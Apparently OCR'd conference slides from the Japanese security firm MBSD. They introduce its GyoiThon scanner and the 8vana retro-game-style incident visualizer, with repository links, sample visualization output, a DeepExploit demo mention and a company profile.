
- Source codes & Usage

```
https://github.com/gyoisamurai/GyoiThon
```

GitHub: gyoisamurai

8vana

- 8vana is visualization tool of security incidents like retro games.




```
0.0.0.0/0                                         [push R key to Reset]
000 001 002 003 004 005 006 007 008 009 010 011 012 013 014 015
016 017 018 019 020 021 022 023 024 025 026 027 028 029 030 031
032 033 034 035 036 037 038 039 040 041 042 043 044 045 046 047
048 049 050 051 052 053 054 055 056 057 058 059 060 061 062 063
064 065 066 067 068 069 070 071 072 073 074 075 076 077 078 079
080 081 082 083 084 085 086 087 088 089 090 091 092 093 094 095
096 097 098 099 100 101 102 103 104 105 106 107 108 109 110 111
112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127
128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143
144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159
160 161 162 163 164 165 166 16  168 169 170 171 17  173 174 175
176 177 178 179 180 181 182 183 184 185 18  187 188 189 190 191
192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207
208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223
224 225 226 227 228 229 23  231 232 233 234 235 236 237 238 239
240 241 242 243 24  245 246 247 248 249 250 251 252 253 254 255

2019-04-21 03:17:08
ghost: 172.31.200.91 > 172.31.101.30

                                    2019-04-21 03:16:36 1555784196.3
```

```
6yoiThon executes Unknown to Dest=
6yoiThon executes Web Crawling to Dest=192.168.220.133
6yoiThon executes Web Crawling to Dest=192.168.220.133
6yoiThon executes Web Crawling to Dest=192.168.220.133
```

It can visualize security incidents / offensive tool demo.

[Demo] DeepExploit on 8vana.



Game Start!!
Kali Linux 1 shoots laser beam to the 192.168.220.160.

Resource

- Source codes & Usage

```
https://github.com/8vana/8vana
```

GitHub: 8vana

Who we are:

Company	MBSD - Mitsui Bussan Secure Directions, Inc.
Established	2001
Head office	Tokyo, Japan
Paid in capital	JPY 400 Mil (100% subsidiary of Mitsui & Co., Ltd)
Employees	256
Industry affiliations	Leading companies in Japan, such as telecoms, banks, retailers, internet business and the governments.
Businesses	Professional security services to protect business from cyber attacks. Vulnerability Assessment/Penetration test (Web/NW/Internet of Things…)
Services	Managed Security Services, Incident Response, GRC Consulting, R&D.

THANK YOU!

Reference all source codes and document:

https://github.com/13o-bbr-bbq/